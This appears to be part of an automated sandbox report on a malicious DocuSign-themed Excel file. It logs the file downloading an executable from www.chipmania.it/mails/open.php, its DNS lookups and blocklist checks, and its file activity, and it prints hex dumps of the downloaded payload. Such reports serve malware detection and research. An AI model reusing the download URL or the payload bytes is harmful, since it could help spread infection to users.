Feb 20, 2021 02:19:54.517951965 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.517970085 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.517991066 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.518008947 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.518030882 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.518049955 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.518070936 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.518093109 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.518119097 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.518119097 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.518162966 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.518177986 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.518201113 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.518215895 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.518239975 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.518260956 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.518277884 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.518287897 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.518316031 CET	80	49167	185.81.0.78	192.168.2.22
Feb 20, 2021 02:19:54.518330097 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.518352985 CET	49167	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:19:54.518353939 CET	80	49167	185.81.0.78	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 20, 2021 02:19:54.188467026 CET	52197	53	192.168.2.22	8.8.8.8
Feb 20, 2021 02:19:54.245836973 CET	53	52197	8.8.8.8	192.168.2.22
Feb 20, 2021 02:20:05.984220982 CET	53099	53	192.168.2.22	8.8.8.8
Feb 20, 2021 02:20:06.047777891 CET	53	53099	8.8.8.8	192.168.2.22
Feb 20, 2021 02:20:06.064124107 CET	52838	53	192.168.2.22	8.8.8.8
Feb 20, 2021 02:20:06.125478029 CET	53	52838	8.8.8.8	192.168.2.22
Feb 20, 2021 02:21:39.749182940 CET	61200	53	192.168.2.22	8.8.8.8
Feb 20, 2021 02:21:39.819715023 CET	53	61200	8.8.8.8	192.168.2.22
Feb 20, 2021 02:21:39.825517893 CET	49548	53	192.168.2.22	8.8.8.8
Feb 20, 2021 02:21:39.893599033 CET	53	49548	8.8.8.8	192.168.2.22
Feb 20, 2021 02:21:43.846406937 CET	55627	53	192.168.2.22	8.8.8.8
Feb 20, 2021 02:21:43.905479908 CET	53	55627	8.8.8.8	192.168.2.22
Feb 20, 2021 02:21:43.909823895 CET	56009	53	192.168.2.22	8.8.8.8
Feb 20, 2021 02:21:44.000313997 CET	53	56009	8.8.8.8	192.168.2.22
Feb 20, 2021 02:21:44.004425049 CET	61865	53	192.168.2.22	8.8.8.8
Feb 20, 2021 02:21:44.163866043 CET	53	61865	8.8.8.8	192.168.2.22
Feb 20, 2021 02:21:44.167771101 CET	55171	53	192.168.2.22	8.8.8.8
Feb 20, 2021 02:21:44.224855900 CET	53	55171	8.8.8.8	192.168.2.22
Feb 20, 2021 02:21:44.228866100 CET	52496	53	192.168.2.22	8.8.8.8
Feb 20, 2021 02:21:44.305120945 CET	53	52496	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 20, 2021 02:19:54.188467026 CET	192.168.2.22	8.8.8.8	0x7e45	Standard query (0)	www.chipmania.it	A (IP address)	IN (0x0001)
Feb 20, 2021 02:21:39.749182940 CET	192.168.2.22	8.8.8.8	0xc52c	Standard query (0)	wtfismyip.com	A (IP address)	IN (0x0001)
Feb 20, 2021 02:21:39.825517893 CET	192.168.2.22	8.8.8.8	0xdcd3	Standard query (0)	wtfismyip.com	A (IP address)	IN (0x0001)
Feb 20, 2021 02:21:43.846406937 CET	192.168.2.22	8.8.8.8	0xb866	Standard query (0)	38.52.17.8 4.zen.spam haus.org	A (IP address)	IN (0x0001)
Feb 20, 2021 02:21:43.909823895 CET	192.168.2.22	8.8.8.8	0x758f	Standard query (0)	38.52.17.8 4.cbl.abuseat.org	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 20, 2021 02:21:44.004425049 CET	192.168.2.22	8.8.8.8	0x1d86	Standard query (0)	38.52.17.8 4.b.barrac udacentral.org	A (IP address)	IN (0x0001)
Feb 20, 2021 02:21:44.167771101 CET	192.168.2.22	8.8.8.8	0x6ac9	Standard query (0)	38.52.17.8 4.dnsbl-1. uceprotect.net	A (IP address)	IN (0x0001)
Feb 20, 2021 02:21:44.228866100 CET	192.168.2.22	8.8.8.8	0x48ac	Standard query (0)	38.52.17.8 4.spam.dns bl.sorbs.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 20, 2021 02:19:54.245836973 CET	8.8.8.8	192.168.2.22	0x7e45	No error (0)	www.chipmania.it	chipmania.it		CNAME (Canonical name)	IN (0x0001)
Feb 20, 2021 02:19:54.245836973 CET	8.8.8.8	192.168.2.22	0x7e45	No error (0)	chipmania.it		185.81.0.78	A (IP address)	IN (0x0001)
Feb 20, 2021 02:21:39.819715023 CET	8.8.8.8	192.168.2.22	0xc52c	No error (0)	wtfismyip.com		95.217.228.176	A (IP address)	IN (0x0001)
Feb 20, 2021 02:21:39.893599033 CET	8.8.8.8	192.168.2.22	0xdcd3	No error (0)	wtfismyip.com		95.217.228.176	A (IP address)	IN (0x0001)
Feb 20, 2021 02:21:43.905479908 CET	8.8.8.8	192.168.2.22	0xb866	Name error (3)	38.52.17.8 4.zen.spam haus.org	none	none	A (IP address)	IN (0x0001)
Feb 20, 2021 02:21:44.000313997 CET	8.8.8.8	192.168.2.22	0x758f	Name error (3)	38.52.17.8 4.cbl.abuseat.org	none	none	A (IP address)	IN (0x0001)
Feb 20, 2021 02:21:44.163866043 CET	8.8.8.8	192.168.2.22	0x1d86	Name error (3)	38.52.17.8 4.b.barrac udacentral.org	none	none	A (IP address)	IN (0x0001)
Feb 20, 2021 02:21:44.224855900 CET	8.8.8.8	192.168.2.22	0x6ac9	Name error (3)	38.52.17.8 4.dnsbl-1. uceprotect.net	none	none	A (IP address)	IN (0x0001)
Feb 20, 2021 02:21:44.305120945 CET	8.8.8.8	192.168.2.22	0x48ac	Name error (3)	38.52.17.8 4.spam.dns bl.sorbs.net	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.chipmania.it
- wtfismyip.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	185.81.0.78	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 20, 2021 02:19:54.331410885 CET	0	OUT	GET /mails/open.php HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: www.chipmania.it Connection: Keep-Alive


Timestamp	kBytes transferred	Direction	Data
Feb 20, 2021 02:19:54.398224115 CET	2	IN	HTTP/1.1 200 OK Date: Sat, 20 Feb 2021 01:19:54 GMT Server: Apache Content-Disposition: attachment; filename="10.jjkes" Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Keep-Alive: timeout=1, max=100 Transfer-Encoding: chunked Content-Type: application/octet-stream Data Raw: 32 30 30 30 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 20, 2021 02:21:49.130244017 CET	36.94.62.207	443	192.168.2.22	49176	O=Internet Widgits Pty Ltd, ST=Some-State, C=AU	O=Internet Widgits Pty Ltd, ST=Some-State, C=AU	Thu Jan 07 11:52:32 CET 2021	Fri Jan 07 11:52:32 CET 2022	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,10-11-23-65281,23-24,0	8c4a22651d328568ec66382a84fc505f

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 948 Parent PID: 584

General

Start time:	02:19:34
Start date:	20/02/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f710000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CA61.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FA5EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\DCCE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA859AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14043828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14043828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14043828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14043828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14043828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14043828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14043828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14043828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14043828C	URLDownloadToFileA
C:\Users\user\BASE.BABAA	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	14043828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\3D8E.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FA5EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CA61.tmp	success or wait	1	13FCCB818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEA859AC0	unknown

Copyright null 2021

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\3D8E.tmp	success or wait	1	13FCCB818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DCCE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\Desktop\10DE0000	C:\Users\user\Desktop\SecuriteInfo.com.Exploit.Siggen3.10350.857.xls	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.png	C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~s~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image003.pngss	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEA859AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DCCE0000	569	453	ac 95 cb 6e db 30 10 45 f7 05 fa 0f 02 b7 85 44 27 05 8a a2 b0 9c 45 9b 2e db 00 49 3f 80 26 c7 12 6b be c0 61 12 fb ef 3b a4 1d b7 35 1c 4b aa bb d1 8b 9a 7b ee cc 48 c3 f9 cd c6 9a ea 09 22 6a ef 5a 76 d5 cc 58 05 4e 7a a5 5d d7 b2 1f 0f 5f eb 8f ac c2 24 9c 12 c6 3b 68 d9 16 90 dd 2c de be 99 3f 6c 03 60 45 d1 0e 5b d6 a7 14 3e 71 8e b2 07 2b b0 f1 01 1c ad ac 7c b4 22 d1 6d ec 78 10 72 2d 3a e0 d7 b3 d9 07 2e bd 4b e0 52 9d b2 06 5b cc bf c0 4a 3c 9a 54 dd 6e e8 f1 ce c9 52 3b 56 7d de bd 97 51 2d 13 21 18 2d 45 22 a3 fc c9 a9 23 48 ed 57 2b 2d 41 79 f9 68 49 ba c1 10 41 28 ec 01 92 35 4d 88 9a 88 f1 1e 52 a2 c4 90 f1 93 cc 9f 01 ba 23 a8 b6 d9 74 59 38 1d 13 c1 e0 51 cc 80 d1 7d 25 1a 8a 2c c9 60 af 03 be a3 72 bd e2 2a af bc 5e 89 7d dc 77 6a 61 d4	...n.0.E.....D'.....E....I?. &..k..a...;...5.K.....{..H.... ..."j.Zv..X.Nz.]...._....$...; h....,...?I.`E..[...>q...+.... ..|.".m.x.r-:.....K.R...[... J<.T.n....R;V}...Q-.!.-E"....# H.W+- Ay.hI...A(...5M.....R.... .....#...tY8....Q...}%..,.`... .r..*..^.}.wja.	success or wait	22	7FEEA859AC0	unknown
C:\Users\user\AppData\Local\Temp\DCCE0000	1022	2	03 00	..	success or wait	22	7FEEA859AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DCCE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 0c 23 7c 8c c7 01 00 00 58 07 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DCCE0000	153877	1653	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 0c 23 7c 8c c7 01 00 00 58 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 c6 33 e4 6d 20 01 00 00 c2 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 26 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 6f 40 54 27 ac 01 00 00 0c 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 86 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!..#|.....X..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!..3.m ....&...xl/_rels/wor kbook.xml.relsPK..-.....!. o@T'..... xl/workbook.xml	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\Desktop\10DE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\10DE0000	unknown	10137	49 ed 10 e0 c1 09 2d 0a 69 20 0e de 0f 0b e0 08 12 fa 42 5f 74 de f1 61 15 3d a9 0e 22 7d 02 5e e3 8d 3b 06 9b bf 81 af 0e 0c 13 5e 89 87 09 bf e9 1d dc 1b 2b af 95 0d d7 14 ff 00 73 61 1a 6d 69 a2 56 3a 49 b1 fd 5f 73 0e 22 7b 1b 3e 04 39 b2 1d ed 8d f8 70 03 f8 17 52 35 7f 48 a9 fc 85 3f 97 56 cd 29 15 89 fc ba a9 26 d9 b5 95 ce 9d 9e 33 b5 89 28 73 57 92 a8 ff 00 73 52 c6 96 11 df 33 af 75 55 77 6d fd ed de ef 8c ce 58 43 6c 66 14 40 b6 98 06 f9 cc eb 96 14 1b 49 89 54 6d 6d 46 fb 95 89 1c 49 4a 62 2b d2 d0 c5 63 7a 8e 26 da e1 d1 f1 62 ac 50 e8 4e 4c 7c cf 6d 57 e6 b4 90 2f 3e aa 88 0a 87 8d 2b 6e 6d 9f 2e de 47 b1 89 0b 52 f8 0f 36 70 b5 54 a8 f2 38 d0 2f f2 7f 22 25 59 d1 30 47 ca fc 1e 56 14 4d 51 54 96 7b 5b dd 4f 41 5a 0d 62 24 9b 49 e7 bb e8 a1	I.....-.i ....B_t..a.=..”} .^..;.....^.....+..... sa.mi.V:I.._s.”{.>.9.....p...R 5.H...?.V.).....&.....3..(sW. ...sR....3.uUwm.....XClf.@ ... .I.TmmF....IJb+...cz.&... .b.P.NL|.mW.../>.....+nm... G.. .R..6p.T..8./..”%Y.0G...V. MQT.{[.OAZ.b$.I....	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\Desktop\10DE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\10DE0000	unknown	200	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 c0 7c 0d 23 d9 c6 01 40 00 00 00 00 99 ad e4 71 07 d7 01 03 00 00 00 00 00 00 00	.. ...Oh.....+'..0..... @.....H.....T.....`..... ..x..... .. ..Microsoft Excel.@.....|.#... @.....q.....	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\Desktop\10DE0000	unknown	288	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f0 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 ac 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 03 00 00 00 0d 00 00 00 20 20 44 6f 63 75 53 69 67 6e 20 20 00 09 00 00 00 44 6f 63 75 53 69 67 6e 00 0a 00 00 00 44 6f 63 75 53 69 67 6e 20 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00 00 00 57 6f 72 6b 73 68 65 65 74 73 00 03 00 00 00 01 00 00 00	.. ..+,..0..... H.....P.....X.....`..... ..h.....p.....x..... .. .. DocuSign .....DocuSign.....DocuSign .....Work sheets.....	success or wait	1	7FEEA859AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\10DE0000	unknown	2048	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	.....	success or wait	1	7FEEA859AC0	unknown
C:\Users\user\Desktop\10DE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 47 01 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 44 01 00 00 45 01 00 00 46 01 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	.....>..... .....G..... .....D...E...F.....	success or wait	1	7FEEA859AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\10[1].jjkes	unknown	742	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 bd 2a 96 79 f9 4b f8 2a f9 4b f8 2a f9 4b f8 2a a2 23 fb 2b f3 4b f8 2a a2 23 fd 2b 7e 4b f8 2a a2 23 fc 2b eb 4b f8 2a 01 3b fc 2b f6 4b f8 2a 01 3b fb 2b e8 4b f8 2a a2 23 f9 2b fc 4b f8 2a f9 4b f9 2a 9a 4b f8 2a 01 3b fd 2b d8 4b f8 2a 4e 3a f1 2b f4 4b f8 2a 4e 3a f8 2b f8 4b f8 2a 4e 3a 07 2a f8 4b f8 2a 4e 3a fa 2b f8 4b f8 2a 52 69 63 68 f9 4b f8 2a 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....*.y.K.*.K.*.K.*.#.+.K .*.#.+~K.*.#.+.K.*.;.+.K.*.;. + .K.*.#.+.K.*.K.*.K.*.;.+.K.*N : .+.K.*N:.+.K.*N:.*.K.*N:.+. K.*Rich.K.*.....	success or wait	1	14043828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\10[1].jjkes	unknown	8184	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\10[1].jjkes	unknown	4164	14 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 a7 8d 4d f3 51 8b 4d 08 e8 e6 13 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 82 8d 4d f3 51 8b 4d 08 e8 bd 13 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 7c 8d 4d f3 51 8b 4d 08 e8 94 13 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 6e 8d 4d f3 51 8b 4d 08 e8 6b 13 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 ec c7 45 ec 00 00 00 00 c6 45 f3 8e 8d 4d f3 51 8b 4d 08 e8 42 13 08 00 8b 55 ec 83 c2 01 89 55 ec 8b 45 ec 83 c0 01 89 45 